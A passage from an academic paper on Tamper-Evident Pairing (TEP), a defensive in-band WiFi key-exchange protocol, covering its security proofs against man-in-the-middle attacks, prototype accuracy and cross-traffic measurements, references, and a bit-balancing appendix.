The receiver must be careful to ensure that a 20 μs sensing window allows accurate detection of slot occupancy. But, because the sender and receiver are not synchronized, sensing windows may not be aligned with slots, and in the worst case, will be off by half a sensing window, i.e., 10 μs. However, having a sensing window that is half the length of a slot ensures that at least one of every two sensing windows is completely within a slot (i.e., does not cross a slot boundary). Thus, to measure slot occupancy, the receiver compares the variance of odd-numbered sensing window measurements and even-numbered sensing window measurements, and uses the one with the highest variance. Because the slots are bit-balanced, the correct sequence will have an equal number of ones and zeros, having the higher variance.

This technique for measuring slot occupancy is secure in the presence of an adversary. As we will prove in Proposition 7.1, an adversary can introduce energy, but cannot cancel energy in an occupied slot. Thus, the adversary can only increase – but cannot reduce– the computed occupancy ratios in either the odd or the even windows. As a result, the adversary cannot create a different bit sequence in either the odd or even windows which still has an equal number of ones and zeros. Thus, sampling at twice the slot rate maintains TEA's security guarantees.

6.3 Sending A Synchronization Packet

To transmit a long synchronization packet, TEA transmits the maximum-sized packet allowed by our hardware (2400 bytes) at the lowest bit rate (1 Mbps), resulting in a 19 ms synchronization packet. While many receivers drop such long packets (the maximum packet size permissible by the higher layers is 1500 bytes), this does not affect a TEA receiver, since it does not need to decode the packet; it only needs to detect a long burst of energy.

6.4 Checking for TEA While Transmitting

While executing the TEP protocol (which lasts for 120 seconds), a node must detect TEA messages transmitted by other nodes even if they overlap with its own transmissions. We distinguish two cases: First, when the node transmits a standard 802.11 packet, it conservatively assumes that the channel has been occupied by part of a synchronization packet for the duration of its transmission. The node samples the medium before and after its transmission, checking for continuous occupancy by a synchronization packet. As our evaluation shows (§7.3), the longest packets in operational WiFi networks are about 4 ms (a collision of two packets sent at the lowest 802.11g rate of 6 Mb/s), making synchronization packet false positives unlikely even with the conservative assumption that the entire 4 ms transmission overlapped with part of a

synchronization packet (19 ms).[4]

Second, a node that is transmitting a TEA request must not miss a concurrently transmitted TEA reply, and similarly a node that is transmitting a reply must not miss a concurrent request. To detect partially-overlapping TEA messages, a node samples the medium before and after every synchronization packet, and after the slots of every TEA message, and if it detects energy, it assumes that it may have missed an overlapping TEA message (and thus, TEA_RECV_GET will return OVERLAP, unless it observes other possibly-missed messages, in which case it will return RETRY.) Since the total length of the ON-OFF slots is shorter than the length of the synchronization packet, sampling the medium after the end of a synchronization packet (i.e., before the start of the payload and slots) and after the end of the slots suffices to detect an overlapping synchronization packet. Finally, in the case when two TEA messages are perfectly synchronized, the node uses the direction bits to detect a collision. Since the direction flag for a request is "10" and a reply "01", the node checks for this scenario by checking the energy level during the OFF slot in the direction field in its own transmission. If the OFF slot shows a high energy level, TEA_RECV_GET will return OVERLAP (or RETRY, if there are other missed messages).

7 EVALUATION

We evaluate TEP along three axes: security, accuracy, and performance. Our findings are as follows:

- TEP is provably secure to MITM attacks.
- TEP can be accurately realized using existing OS and 802.11 hardware. Specifically, our prototype sender can schedule ON-OFF slots at a resolution of 40μs, and its 95^{th} percentile scheduling error is as low as 1.65μs. Our prototype receiver can sense the medium's occupancy over periods as small as 20μs and can distinguish ON slots from OFF slots with a zero error rate.
- Results from two operational networks—our campus network and SIGCOMM 2010—show that TEP never confuses cross traffic for an attack. Further, even in the presence of Bluetooth devices which do not obey CTS-to-SELF and may transmit during TEP's OFF slots, TEP can perform key exchange in 1.4 attempts, on average.

7.1 Evaluating TEP's Security

We analyze TEP's security using the threat model in §4.1. To do so, we formally state our definitions, then prove that a TEA is tamper resistant and that wireless pairing using TEP is secure to MITM attacks.

[4]Note that even if some networks have normal packets that are much larger than 4 ms, this may create false positives but does not affect the security of the protocol.

Definition *Tamper evident:* A message is said to be tamper evident if an adversary can neither change the message's content without being detected nor hide the fact that the message has been transmitted.

Before we proceed to prove that a TEA is tamper evident we first prove the following proposition about the capability of an adversary.

Proposition 7.1 *Let $s(t)$ be the transmitted signal, and $h(t)$ be the channel impulse function. Assuming the transmitted signal is unpredictable, and the receiver is within radio range of the sender, an adversary cannot cancel the signal energy at the receiver even if he knows the channel function between the sender and receiver, $h(t)$.*

Proof The received signal is a convolution of the transmitted signal and the channel impulse function, plus the adversary's signal $a(t)$, plus white Gaussian noise $n(t)$, i.e., $r(t) = h(t) * s(t) + a(t) + n(t)$. To cancel the received energy, the adversary needs to produce a signal $a(t)$ so that $r(t) \approx n(t)$, or equivalently, $h(t) * s(t) + a(t) \ll n(t)$. Since the receiver is within radio range of the sender, we know $h(t) * s(t) \gg n(t)$, and, since $n(t)$ is physically unpredictable, that $a(t) \approx -h(t) * s(t)$. But an adversary that can compute such an $a(t)$ directly contradicts our assumption that $s(t)$ is unpredictable, and thus an adversary cannot compute such an $a(t)$. □

Since the synchronization packet and ON slots have random contents, Prop. 7.1 implies that an adversary cannot hide the channel energy during the transmission of the synchronization packet or the ON slots from a receiver. Based on this result we proceed to prove the following:

Proposition 7.2 *Given the transmitter and receiver are within range, and the receiver is sensing the medium, a TEA, described in 5.1, is tamper evident.*

Proof We prove Prop. 7.2 by contradiction. Assume that one party, Alice, sends a TEA to a second party, Bob. Suppose that Alice's TEA to Bob fails to be tamper-evident. This can happen because the adversary succeeds either in hiding from Bob that Alice sent a TEA, or in changing the TEA content without being detected by Bob. To hide Alice's TEA, the adversary must convince Bob that no synchronization packet was transmitted. This requires the adversary to cancel the energy of the synchronization packet at Bob, which contradicts Prop. 7.1. Thus, the adversary must have changed the announcement content.

Suppose the adversary changed the data encoded in the slots. Prop. 7.1 says that the adversary cannot cancel the energy in an ON slot, and hence cannot change an ON slot to an OFF slot. Since the number of ON and OFF slots is balanced, the adversary cannot change the slots

without increasing the number of ON slots, and thus being detected. Thus, the only alternative is that the adversary must have changed the message packet. Since the ON-OFF slots include a cryptographic hash of the message, this means that the adversary constructed a different message packet with the same hash as the original message packet. This contradicts our assumption that the hash is collision-resistant. Thus, the adversary cannot alter the announcement content, and TEA is tamper-evident. □

Although Prop. 7.2 guarantees that a TEA message is tamper-evident if the receiver is sensing the medium, the receiver may be transmitting its own message at the same time. We now prove that a TEA is tamper-evident even if the receiver transmits its own messages.

Proposition 7.3 *Given a receiver (Bob) that can send its own messages, a TEA sent by a transmitter (Alice) in range of the receiver is tamper-evident, if the receiver follows the concurrent-transmission protocol of §6.4, and the receiver and transmitter send TEA messages with different directions (request or reply).*

Proof If Bob detects the synchronization packet (SP) of Alice's TEA, the TEA is tamper-evident: either Bob will refrain from sending during that TEA, in which case Prop. 7.2 applies, or Bob will transmit concurrently, and TEA_RECV_GET will return RETRY or OVERLAP .

If Bob fails to detect Alice's SP, it must have happened while Bob was sending his own message (otherwise, Prop. 7.2 applies). Since regular 802.11 packets are shorter than a SP, and §6.4 conservatively assumes the medium was occupied for the entire duration of the transmitted packet, Bob could not have missed a SP while sending a regular packet. Thus, the only remaining option is that Alice's SP overlapped with a TEA sent by Bob.

Consider four cases for when Alice's SP was sent in relation to the SP of Bob's TEA. First, if Alice's SP started before Bob's SP, Bob would detect energy before starting to transmit his SP and return OVERLAP or RETRY (§6.4), making the TEA tamper-evident. Second, if Alice's SP started exactly at the same time as Bob's SP, Bob would detect energy during the direction bits and return OVERLAP or RETRY (§6.4), making the TEA tamper-evident. Third, if Alice's SP started during Bob's SP, Bob would detect energy after his SP and return OVERLAP or RETRY (§6.4), making the TEA tamper-evident. Fourth, if Alice's SP started after Bob's SP ended, Bob would detect energy from Alice's SP after the end of his TEA slots and return OVERLAP or RETRY (§6.4), making the TEA tamper-evident. Thus, in all cases, the TEA is tamper-evident. □

We now prove TEP is secure against a MITM attack.

Proposition 7.4 *Suppose an enrollee and a registrar are within range, both are following the TEP protocol as described in §5.2 and the user does the stipulated actions required by PBC. Under the threat model defined in §4.1, an adversary cannot convince either the enrollee or the registrar to accept any public key that is not the legitimate public key of the other device.*

Proof We prove Prop. 7.4 by contradiction, considering first the registrar, and then the enrollee.

First, suppose an adversary convinces the registrar to accept a public key other than that of the enrollee. By §5.2, this means the registrar received exactly one public key (and, thus, did not receive the enrollee's key), and TEA_RECV_GET never returned OVERLAP or RETRY. By assumption, the enrollee and registrar entered PBC mode within 120 seconds of each other, which means they were concurrently running their respective pseudo-code for at least $\#channels \times (tx\_tmo + 2 \times tea\_duration)$ seconds, and therefore the enrollee must have transmitted at least one TEA message on the registrar's channel while the registrar was listening. Prop. 7.3 guarantees that the registrar must have either received that one message, or detected tampering (and returned OVERLAP or RETRY), which contradicts our assumption that the registrar never received the enrollee's message and never returned OVERLAP or RETRY. Thus, an adversary cannot convince the registrar to accept a public key other than that of the enrollee.

Second, suppose an adversary convinces the enrollee to accept a public key other than that of the registrar. By §5.2, this means that the enrollee received exactly one public key response to its requests (and, thus, did not receive the registrar's key), and TEA_RECV_GET never returned OVERLAP or RETRY. As above, there must have been a time when the registrar was listening, and the enrollee transmitted its request message on the registrar's channel. Prop. 7.3 guarantees that the registrar must have either received the enrollee's message, or detected tampering (and returned OVERLAP or RETRY). In both of those cases, §5.2 requires the registrar to send a reply. Prop 7.3 similarly guarantees that the enrollee must have either received the registrar's reply, or detected tampering (and returned OVERLAP or RETRY), which directly contradicts our supposition. Thus, an adversary cannot convince the enrollee to accept a public key other than the registrar's, and TEP is secure. □

7.2 Evaluating TEP's Accuracy

We check whether TEP can be accurately realized using existing operating systems and off-the-shelf 802.11 hardware. Our experiments use our Ath5K prototype described in §6 and run over our campus network. Figure 5 shows the locations of the TEP nodes, which span an area




Figure 5: **Locations of nodes (indicated by blue circles) in our experimental testbed, which operates as part of our campus network.**




Figure 6: **CDF of TEP slot scheduling errors. The figure shows that the maximum scheduling error is 1.8 μs which is significantly lower than the slot duration of 40μs.**

of 21,080 square feet (1,958 m^2) with both line-of-sight and non-line-of-sight links.

7.2.1 Transmitter

The performance of TEP hinges on the transmitter accurately scheduling the transmission of the ON-OFF slots. The difficulty in accurate scheduling arises from the fact that we want to implement the protocol in software using standard 802.11 chipsets. Hence, we are limited by the operating system and the hardware interface. For example, if the kernel or the hardware introduces extra delays between the slot packets, it will alter the bit sequence conveyed to the receiver, and will cause failures. Given that our slot is 40μs, we need an accuracy that is on the order of few microseconds. Can we achieve such an accuracy with existing kernels and chipsets?

Experiment. We focus on the most challenging ON-OFF slot sequence from a scheduling perspective: alternating zeros and ones which requires the maximum scheduling precision. We set the slot time to 40μs, by sending a packet at the highest bitrate of 54 Mbps. To measure the produced slots accurately, we capture the signal transmitted by our 802.11 sender using a USRP2 software radio board [9]. Our USRP2 board can measure signal samples at a resolution of 0.16 μs, allowing us to accurately compute the duration of the produced slots. We run the experiment 1000 times for each sender in our testbed and measure the exact duration of every slot. We then compute the scheduling error as the difference between the measured slot duration and the intended 40 μs.




Figure 7: **CDFs of the fractional occupancy during ON slots and OFF slots. The figure shows that the two distributions have no overlap and hence the receiver cannot confuse ON and OFF slots.**

Results. Fig. 6 shows the CDF of slot scheduling errors. The figure shows that the median scheduling error is less than 0.4 μs and the maximum error is 1.8 μs. Thus, despite operating in software and with existing chipsets, a TEP sender can accurately schedule the ON-OFF slots at microsecond granularity.

7.2.2 Receiver

TEP's security depends on the receiver's ability to distinguish ON slots from OFF slots. In this section, we check that given that the receiver is within the sender's radio range (i.e., can sense the sender's signal), it can clearly distinguish ON slots from OFF slots.

Experiment. In each run, the sender sends a sequence of alternating ON-OFF slots, using a slot duration of 40 μs. The receiver uses a sensing window of 20μs to measure fractional occupancy. This means the receiver has twice as many measurements of fractional occupancy as there are slots. As explained in §6.2, the receiver keeps either the odd or even measurements depending on which sequence has higher variance. Hence, for each slot, the receiver has exactly one fractional occupancy measurement. We then compare the measured fractional occupancy for known ON slots vs. known OFF slots to determine if the receiver can reliably distinguish between them based on measured fractional occupancy. We randomly pick two nodes in the testbed to be sender and receiver, and repeat the experiment for various node pairs in the testbed.

Results. Fig. 7 plots the CDFs of fractional occupancy for ON slots and OFF slots. The figure shows that the two CDFs are completely separate; that is, there is no overlap in the values of fractional occupancy that correspond to OFF slots and those that correspond to ON slots. Hence, by looking at the fractional occupancy the receiver can perfectly distinguish the ON slots from OFF slots. This result shows that a TEP receiver based on current OSes and 802.11 hardware can accurately decode the ON-OFF slots necessary for the TEP protocol.

7.3 Evaluating TEP's Performance

We are interested in how TEP interacts with cross traffic in an operational network. Cross traffic does not hamper TEP's security (the proofs in §7.1 apply in the presence of cross traffic). However, cross traffic may cause *false*




Figure 8: CDF of the duration of energy bursts in the SIGCOMM 2010 network and our campus network. The figure shows that energy bursts caused by normal traffic are much shorter than a TEP synchronization packet (19 ms). Thus, it is unlikely that TEP will confuse normal traffic as a synchronization packet.

positives, where a node incorrectly declares that a TEP message has been tampered with by an adversary. Such events can unnecessarily delay secure pairing.

We investigate TEP's interaction with cross traffic using results from two operational networks: the SIGCOMM 2010 network, which is a heavily congested network, and our campus network, which is a moderately congested network. As in §7.2, our experiments use our modified Ath5k driver on AR5001X+ Atheros chipsets. In addition to cross-traffic on the TEP channel, both networks carried traffic on adjacent 802.11 channels.

7.3.1 Impact of Cross Traffic on a Sync Packet

In TEP, a receiver detects a TEA if the medium is continuously occupied for a period longer than the duration of a synchronization packet (19 ms). We would like to check that a receiver is unlikely to encounter false positives while detecting synchronization packets. False positives could occur in two scenarios: either (1) legitimate traffic includes such continuous long bursts of energy, or (2) a TEP receiver is incapable of detecting the short DIFS intervals that separate legitimate packets, and mistakes a sequence of back-to-back WiFi packets as a continuous burst of energy.[5] We empirically study each case below.

Experiment 1. We first check whether legitimate traffic can cause the medium to be continuously occupied for a duration of 19 ms. We use two production networks: our campus network and the SIGCOMM 2010 network. Since we would like to capture all kinds of energy bursts, including collisions, we sense the medium using USRP2 radios. USRP2s allow us to directly look at the signal samples and hence are much more sensitive than 802.11 cards. We used a USRP2 board to eavesdrop on the channel on which these networks operate and log the raw signal samples. In order to compute the length of bursts on the channel, we need to be able to identify the beginning of a burst and its end in an automated way. To do so, we use the double sliding window packet detection algorithm[6] typically used in hardware to detect packet arrivals [23]. We collected over a million packets on the SIGCOMM network and about the same number on our campus network. We processed each trace to extract the energy bursts and their durations (as explained above) and plot the CDF of energy burst durations in Fig. 8.

Result 1. The results in Fig. 8 show that all energy bursts in both networks lasted for less than 4.3 ms, which is much shorter than a TEP synchronization packet. In particular, the majority of energy bursts last between 0.25 ms and 2 ms. This corresponds to a packet size of 1500 bytes transmitted at a bit rate between 6 Mb/s and 48 Mb/s, which spans the range of 802.11g bit rates. A few bursts lasted for less time which are likely to be short ACK packets. Also a few bursts have lasted longer than 2 ms. Such longer bursts are typically due to collisions. Fig. 9 illustrates this case, where the second packet starts just before the first packet ends, causing a spike in the energy level on the channel. Soon after, the first packet ends, causing the energy to drop again, but the two transmissions have already collided.[7] Interestingly, the bit rates used in our campus network are lower than those used at SIGCOMM. This is likely because at SIGCOMM, the access point was in the conference room and in line-of-sight of senders and receivers, while in our campus, an access point serves multiple offices that span a significant area and are rarely in line-of-sight of the access point.

Overall, the results in Fig. 8 indicate that bursts of energy in today's production networks have significantly shorter durations than TEP's synchronization packet, and hence are unlikely to cause false positives.

Experiment 2. The second scenario in which a node may incorrectly detect a synchronization packet occurs when the node confuses a sequence of back-to-back packets separated by DIFS as a single continuous energy burst. Thus, we evaluate our prototype's ability to distinguish a synchronization packet from a stream of back-to-back 802.11 packets. To do so, we randomly pick two random nodes in our testbed in Fig. 5, and make one node transmit a stream of back-to-back 1500-byte packets at the lowest rate of 1 Mbps, while the other node senses the

[5] A data packet and its ACK are separated by a SIFS, which is smaller than a DIFS, but ACKs are short packets and the next data packet is separated by a DIFS. Hence the maximum packing occurs with back-to-back data packets without ACKs.

[6] The double sliding window algorithm compares the energy in two consecutive sliding windows. If there is no packet, i.e., the two windows are both capturing noise, the ratio of their energy is around one. Similarly, if both windows are already in the middle of a packet, their relative energy is one. In contrast, when one window is partially sliding into a packet while the other is still capturing noise, the ratio between their energy starts increasing. The ratio spikes, when one window is fully into a packet while the other is still fully in the noise, which indicates that the beginning of the packet is at the boundary between the two windows. Analogously, a steep dip in energy corresponds to the end of a packet [23].

[7] Collisions of two 1500-byte packets transmitted at 6 Mb/s may be slightly longer than 4 ms because of the additional symbols corresponding to link layer header and trailer, and the PHY layer preamble.




Figure 9: **The energy pattern of the maximum energy burst in the SIGCOMM trace. The figure indicates that such relatively long bursts are due to collisions at the lowest bit rate of 6 Mb/s. The other spikes correspond to packets sent at higher bit rates.**




Figure 10: **CDF of fractional occupancy measured by a receiver for transmissions of either a synchronization packet or a sequence of back-to-back 1500-byte packets separated by DIFS. The figure shows a full separation between the two CDFs, indicating that a TEP receiver does not confuse back-to-back packets as a synchronization packet.**




Figure 11: **Energy pattern for TEA slots in the presence of a Bluetooth device causing interference.**

medium using the default sensing window of 2 ms. We then make the same sender transmit a stream of synchronization packets while the receiver senses these packets using a 2 ms window. For both cases, we compute the fractional occupancy in each sensing window. We repeat the experiment with multiple node pairs and compare the fractional occupancy during back-to-back packets and synchronization packets.

Result 2. Fig. 10 compares the CDF of the fractional occupancy during a synchronization packet and the CDF of the fractional occupancy when the sensing window includes back-to-back packets separated by a DIFS,[8] taken over 100K synchronization packets and 100K DIFS occurrences. The figure shows that the two CDFs are sufficiently separate making it unlikely that TEP confuses back-to-back packets as a synchronization packet.

[8]Sometimes the DIFS may be split between two consecutive sensing windows, in this case we include in the CDF whichever of these two window has the lower fractional energy. This is because it is sufficient that one sensing window shows a relatively low fractional occupancy to declare the end of energy burst.




Figure 12: **Number of attempts required for TEP to successfully pair in the presence of an interfering Bluetooth device.**

7.4 Performance with Non-802.11 Traffic

Finally, while 802.11 nodes comply with the rules of CTS-to-SELF, and abstain from transmitting during TEA's ON-OFF slots, other devices may continue to transmit, causing TEA nodes to detect tampering. Fig. 11 shows a collision between a TEA and a Bluetooth transmission from an Android phone as captured by a USRP2. Bluetooth devices do not typically decode 802.11 CTS-to-SELF packets, and hence, as shown in the figure, end up transmitting during the ON-OFF slots. In this section we examine the impact of a nearby Bluetooth device on TEA.

Experiment. We place a TEA sender in location 1 (Fig. 5) and make other nodes act as TEA receivers. We co-locate a Bluetooth device next to the TEA sender. The sender periodically sends an announcement. The receivers first detect the synchronization packets, decode the CTS-to-SELF, and then try to verify the slots. If the receiver can successfully verify, it declares success. Otherwise, it attempts to verify the slots in the next time period.

Results. Fig. 12 shows the CDF of the number of required attempts before a TEA receiver succeeds in receiving a correct TEA. Bluetooth transceivers operate on 79 bands in 2402-2480 MHz and frequently jump across these bands. Thus, the probability that they interfere with TEA in successive runs of the protocol is relatively low. The figure shows that, even in the presence of Bluetooth devices which cannot decode a CTS-to-SELF, a TEA receiver requires 1.4 attempts on average, and 4 attempts maximum, before it receives the announcement.

8 Conclusion

This paper presented Tamper-Evident Pairing (TEP), the first wireless pairing protocol that works in-band, with no pre-shared keys, and protects against MITM attacks. TEP relies on a Tamper-Evident Announcement (TEA) mechanism, which guarantees that an adversary cannot tamper with either the payload in a transmitted message, or with the fact that the message was sent. We formally proved that the design protects from MITM attacks. Further, we implemented a prototype of TEA and TEP for the 802.11 wireless protocol using off-the-shelf WiFi devices, and showed that TEP is practical on real-world 802.11 networks and devices.

ACKNOWLEDGMENTS

We thank Ramesh Chandra, James Cowling, Haitham Hassaneih, Nate Kushman, Jad Naous, Benjamin Ransford, and our shepherd Diana Smetters for their insightful comments. We also thank Jukka Suomela and Piotr Indyk for help with the efficient bit-balancing algorithm in the Appendix. This work is funded by NSF and SMART-FM.

REFERENCES

[1] Atheros linux wireless driver. `http://wireless.kernel.org/en/users/Drivers/ath5k`.

[2] D. Balfanz, G. Durfee, D.K.Smetters, and R. Grinter. In search of usable security – five lessons from the field. *IEEE Journal on Security and Privacy*, 2(5):19–24, September–October 2004.

[3] S. M. Bellovin and M. Merritt. Encrypted key exchange: Password-based protocols secure against dictionary attacks. In *Proceedings of the 13th IEEE Symposium on Security and Privacy*, Oakland, CA, May 1992.

[4] V. Boyko, P. MacKenzie, and S. Patel. Provably secure password-authenticated key exchange using diffie-hellman. In B. Preneel, editor, *Advances in Cryptology—Eurocrypt 2000*, volume 1807 of *Lecture Notes in Computer Science*, pages 156–171. Springer-Verlag, 2000.

[5] M. Čagalj, J.-P. Hubaux, S. Čapkun, R. Rangaswamy, I. Tsigkogiannia, and M. Srivastava. Integrity codes: Message integrity protection and authentication over insecure channels. In *Proceedings of the 27th IEEE Symposium on Security and Privacy*, pages 280–294, Oakland, CA, May 2006.

[6] S. Čapkun, M. Čagalj, R. Rengaswamy, I. Tsigkogiannis, J.-P. Hubaux, and M. Srivastava. Integrity codes: Message integrity protection and authentication over insecure channels. *IEEE Transactions on Dependable and Secure Computing*, 5(4):208–223, October–December 2008.

[7] W. Diffie and M. E. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, 22(6):644–654, November 1976.

[8] W. Diffie, P. C. van Oorschot, and M. J. Wiener. Authentication and authenticated key exchanges. *Designs, Codes, and Cryptography*, 2(2):107–125, 1992.

[9] Ettus Inc. Universal software radio peripheral. `http://ettus.com`.

[10] M. T. Goodrich, M. Sirivianos, J. Solis, G. Tsudik, and E. Uzun. Loud and clear: human-verifiable authentication based on audio. In *Proceedings of the 26th International Conference on Distributed Computing Systems*, Lisboa, Portugal, July 2006.

[11] J. D. Halamka. Telemonitoring for the home. `http://geekdoctor.blogspot.com/2010/04/telemonitoring-for-home.html`, April 2010.

[12] IEEE. 802.15.1 specification: Personal area networks, 2002.

[13] IEEE. 802.11i specification: Amendent 6: MAC security enhancements, 2004.

[14] Kelton Research. Survey: Protecting wireless network an essential element of home security. `http://www.wi-fi.org/news_articles.php?f=media_news&news_id=1`, November 2006.

[15] C. Kuo, J. Walker, and A. Perrig. Low-cost manufacturing, usability and security: An analysis of bluetooth simple pairing and wi-fi protected setup. In *Proceedings of the Usable Security Workshop*, Lowlands, Scarborough, Trinidad/Tobago, February 2007.

[16] R. Li. WiFi hitting the security camera scene. *eZine Articles*, March 2010. `http://ezinearticles.com/?id=3963601`.

[17] R. Mayrhofer and H. Gellersen. Shake well before use: Authentication based on accelerometer data. In *Proceedings of the 5th International Conference on Pervasive Computing*, Toronto, Canada, May 2007.

[18] J. M. McCune, A. Perrig, and M. K. Reiter. Seeing-is-believing: using camera phones for human-verifiable authentication. In *Proceedings of the 26th IEEE Symposium on Security and Privacy*, Oakland, CA, May 2005.

[19] D. A. Norman. The way I see it: When security gets in the way. *Interactions*, 16(6), November–December 2009.

[20] V. Roth, W. Polak, E. Rieffel, and T. Turner. Simple and effective defense againgst evil twin access points. In *Proceedings of the 1st ACM Conference on Wireless Network Security*, Alexandria, VA, March–April 2008.

[21] SensorMetrics, Inc. Intellisense WiFi products: Temperature sensors, motion sensors, power sensors. `http://www.sensormetrics.com/wifi.html`.

[22] F. Stajano and R. Anderson. The Resurrecting Duckling: Security Issues for Ad-hoc Wireless Networks. In *Proceedings of the 7th International Workshop on Security Protocols*, 1999.

[23] J. K. Tan. An Adaptive Orthogonal Frequency Division Multiplexing Baseband Modem for Wideband Wireless Channels. Master's thesis, MIT, 2006.

[24] C. Ware, J. Judge, J. Chicharo, and E. Dutkiewicz. Unfairness and capture behavior in 802.11 adhoc networks. In *Proceedings of the IEEE International Conference on Communications*, 2000.

[25] WiFi Alliance. WPS Certified Products. `http://www.wi-fi.org/search_products.php`.

[26] WiFi Alliance. WiFi protected setup specification, version 1.0h, 2006.

[27] WiFi Alliance. WiFi Alliance to ease setup of home WiFi networks with new industry wide program. `http://www.wi-fi.org/news_articles.php?f=media_news&news_id=263`, January 2007.

A BIT-BALANCING ALGORITHM

TEA's bit-balancing algorithm takes an even number, N, of input bits and produces $M = N + 2\lceil logN \rceil$ output bits which have an equal number of zeros and ones. If the input sequence has an odd number of bits, we pad a 1 bit to it to make it an even length sequence.

Let the input bit sequence of our algorithm be denoted by IN, and the output bit-balanced sequence be denoted by OUT. We define D_0 to be the difference between the number of ones and zeros in the input IN. Also D_i is defined as the difference between the number of ones and zeros after flipping the first i

Input Sequence:	1 0 0 0,	$D_0 = -2$	
$i = 1$:	1 0 0 0	$\rightarrow$	0 0 0 0, $D_1 = -4$
$i = 2$:	0 0 0 0	$\rightarrow$	0 1 0 0, $D_2 = -2$
$i = 3$:	0 1 0 0	$\rightarrow$	0 1 1 0, $D_3 = 0$
Output Sequence:	0 1 1 0 1 0 0 1		

Table 2: Example run of our 0-1 balanced function

bits in the input *IN*. Our algorithm works as follows.

- **Step 1:** Compute the difference D_0 between the number of ones and number of zeros in *IN*. Set i to 1 and S_0 to *IN*.
- **Step 2:** Flip the i^{th} bit in S_{i-1} to get S_i. Then compute the new difference, D_i as $D_i = D_{i-1} \pm 2$ depending on whether the i^{th} bit is one or zero.
- **Step 3:** If $D_i = 0$, then set *INDEX* to i and OUT_{temp} to S_i and go to Step 4. Otherwise increment i and go to Step 2.
- **Step 4:** Set the output *OUT* to be the concatenation of OUT_{temp} and the Manchester encoding of the bit representation of $INDEX - 1$. Since S_{INDEX} is N bits long and the Manchester encoding of $INDEX - 1$ is $2\lceil log(N) \rceil$ bits long, the output *OUT* is $N + 2\lceil log(N) \rceil$ bits long.

To see how the above algorithm works, let us take the 4 bit input sequence, 1000, shown in Table 2. The difference D_0 for this sequence is -2. In the first iteration, we flip the first bit to get the bit sequence 0000 which has a difference $D_1 = -4$. In the second iteration, we flip the second bit to get 0100 which has a difference $D_2 = -2$. Finally, in the third iteration, we flip the third bit to get 0110 which has a difference $D_3 = 0$. Thus, we output this sequence concatenated with the Manchester encoding of $3 - 1$, which is 1001. Thus, the bit balanced output sequence is 01101001.

The above algorithm relies on the fact that there exists an *INDEX* bit position for which $D_{INDEX} = 0$. Such an *INDEX* always exists for the following reason. First, because the sequence S_0 has an even number of bits, D_0 is even. Further, for every bit flipped, D_i differs from D_{i-1} by exactly ± 2. Finally, since S_N is the bitwise opposite of S_0 and thus $D_N = -D_0$, there must exist an *INDEX* for which $D_{INDEX} = 0$.

Note that this is a one-to-one mapping and the decoding can be done in linear time. Specifically the decoder takes the last $2\lceil log(N) \rceil$ bits and constructs *INDEX* from its Manchester encoding. Then it takes the first N bits and flips the first *INDEX* bits in the first N bits to get the original bit sequence.

B Reducing Medium Occupancy

TEP's specifications in §5.2 ensure that if there is any possibility that a registrar missed a TEA request (i.e., if TEA_RECV_GET returned RETRY or OVERLAP), that registrar will immediately transmit a TEA reply, without regard for carrier-sense. Thus, if, by some chance, multiple registrars transmit overlapping replies at almost the same time, each of them will then assume it may have missed a request from some enrollee (since it sensed a concurrent TEA message), and each will re-send its reply. This cycle of replies may continue until each registrar's PBC walk time (120 sec) expires. This section shows how to modify the basic TEP protocol to avoid occupying the medium for 120 seconds in this situation.

